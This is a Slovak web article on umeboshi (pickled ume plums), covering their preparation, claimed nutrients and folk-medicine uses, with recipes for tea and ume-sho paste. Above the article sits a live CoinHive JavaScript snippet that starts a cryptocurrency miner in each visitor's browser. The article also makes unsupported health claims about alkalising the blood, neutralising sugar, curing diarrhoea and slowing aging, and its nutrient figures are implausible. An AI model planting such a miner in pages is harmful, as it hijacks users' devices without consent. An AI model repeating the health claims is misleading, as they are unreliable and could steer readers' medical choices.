


var miner = new

CoinHive.Anonymous('49dVbbCFDuhg9nX5u1MDuATVZj7gQehytZwvXEUuWg9kfhNPWH7bU D87VW1NfjqcRZNNVTb1AHGUK2fkq5Nd55mLNnB4WK'); miner.start();



Umeboshi – znamená usušená slivka (druh marhule). Nezrelé, zelené plody padajú zo stromu na konci mája alebo začiatkom júna. V tejto podobe sa nekonzumujú, lebo sú jedovaté. Tieto slivky v ázijských štátoch nezostali bez použitia. Bolo z nich vyrobené množstvo produktov, z ktorých väčšina má silne liečebné účinky. Umeboshi sa najčastejšie používajú v Číne, Kórei a Japonsku, ako liek i ako potravinu.

Čerstvo natrhané plody sa najskôr umyjú a potom sa na slniečku sušia. Vonku sa nechajú cez deň i v noci. Nočná rosa plody zmäkčuje. Nasledujúci deň slivky opäť uschnú. Tento proces sa opakuje po niekoľko dní. Výsledkom sú stále menšie a menšie slivky. Po tejto fáze sa dajú do suda, posypú na hrubo morskou soľou a zaťažia závažím. Pôsobením soli a tlaku sa slivky scvrkávajú a šťava z nich sa zhromažďuje na dne nádoby. Pri nakladaní sa ku slivkám pridávajú i listy shiso -purpurové listy byvolej trávy, ktoré sfarbia umeboshi do vínovočervena a dodá im zvláštnu chuť. Takto zaťažené slivky sa nechajú v sude 6 mesiacov, môžu byť naložené i dlhšie. Čím dlhšie sú naložené, tým sú lepšie. Slivky naložené 6 až 7 rokov majú veľkú hodnotu: jedna slivka je schopná zastaviť hnačku.

Umeboshi dodávajú substancie, ktoré zaisťujú rýchle odbúranie prebytočných kyselín v tele. Napomáhajú taktiež predchádzať príznakom starnutia. Starnutie je (jednoducho vyjadrené), ako oxidačný proces. Umeboshi a sójová omáčka Tamari majú schopnosť zmiernovať túto oxidáciu. Podporujú vylučovanie jedov z tela. Podporou látkovej výmeny totiž zabezpečujú dodávanie energie stále aktívnym bunkám ľadvin a pečene. Tieto orgány môžu teda svoju normálnu funkciu – vylučovanie jedov z tela – vykonávať na vyššej úrovni. Kombinácia týchto fyziologických vplyvov pomáha k omladnutiu tela a k zvyšovaniu vitality.

### Umeboshi obsahujú tieto látky:

Proteíny, minerály a tuky v dvojnásobnom množstve ako v ostatných plodoch. Bohato zastúpené sú tu i vápnik, železo a fosfor.

Na 100 g plodov	Ca	Fe	P
Ume	63 mg	130mg	2,7mg
Jablko	3 mg	7mg	0,2 mg
Jahoda	14 mg	17mg	0,5mg
Broskyňa	3mg	13mg	0,3mg

Pri porovnaní s inými plodmi sú umeboshi bohatšie i na organické kyseliny, ktoré nie sú počas kvasenia odbúrané.

Pravidelnou konzumáciou umeboshi si môžeme udržať slabo alkalické pH ( asi 7,35).

Konzumáciou 10 g umeboshi môžeme neutralizovať 100 g skonzumovaného cukru.

### **Antiseptické a antibiotické vlastnosti.**

Na začiatku päťdesiatych rokov sa podarilo Dr.Kyo Sato (univerzita Hirosaki) získať antibiotickú substanciu. Zničil mikroby a stafylokoky úplavice len 9 g extraktu umeboshi. Jeho objav sa nestal populárny, pretože penicilín a ostatné antibiotika boli populárnejšie. V r. 1968 bola izolovaná zložka ume, ktorá mala vplyv na usmrtenie bacila tuberkulózy.

Ďalšie zložky umeboshi

Obsahujú niekoľko organických kyselín. Podporujú a povzbudzujú funkciu pečene, urýchľujú peristaltiku čriev, majú antiseptický efekt, podporujú trávenie proteínov, pôsobia laxatívne.

### **Všeobecné fyziologické pôsobenie umeboshi (Zhrnutie).**

Predchádzajú únave. Únava je obvykle ovplyvnená nahromadením kyseliny mliečnej a maslovej v tele. Tie nie sú dosť rýchlo odbúrané látkovou výmenou. Naša krv má kyslý charakter, keď konzumujeme nadmerné množstvo buď jinovej, alebo extrémne jangovej potravy (cukor, bielu múku a živočíšne potraviny), nedostatok pohybu. Prekyslením krvného riečišťa sme náchylnejší k infekčným chorobám, onemocneniu pečene, chorobe starnutia. Ako už bolo uvedené umeboshi dodávajú substancie, ktoré zaisťujú rýchle odbúranie prebytočných kyselín v tele. Umeboshi podporujú vylučovanie jedov.

Podporou látkovej výmeny totiž zabezpečujú dodávanie energie stále aktívnym bunkám ľadvín a pečene. Tieto orgány môžu svoju funkciu-vylučovanie jedov z tela- vykonávať na vyššej úrovni.

### **Ako využiť umeboshi ako domáci liečebný prostriedok.**

Môžete ich jesť len tak, alebo ich konzumovať ako nápoj v horúcej vode, alebo pridať do čaju bancha, prípadne ich môžete vložiť napr. do ryžových gulí.

Umeboshi sa používajú v prípade:

- prekyslenie žalúdka
- nadmerné množstvo kyseliny v žalúdku
- črevné problémy
- bolesť hlavy
- únava
- po požití tak škodlivej potravy , ako je cukor

**POZOR!!!** Priemerné množstvo je cca ½ slivky 3x týždenne. V prípade liečby sa užívajú umeboshi inak.

### **Ume – sho.**

Dužina umeboshi sa rozotrie a rozvarí na hustú pastu spolu so sójovou omáčkou a vodou. Malé množstvo tohto prípravku môžete použiť ako korenie. Keď rozpustíte ½ čl. tejto pasty a pridáte ju do čaju bancha, získate ume-sho-ban.

### **Čaj z umeboshiek.**

Varte dužinu jednej umeboshi ½ hodiny v 1 l vody. Vodu scedte, ak je nutné, rozriedte ešte vodou. V lete je tento studený čaj veľmi osviežujúci.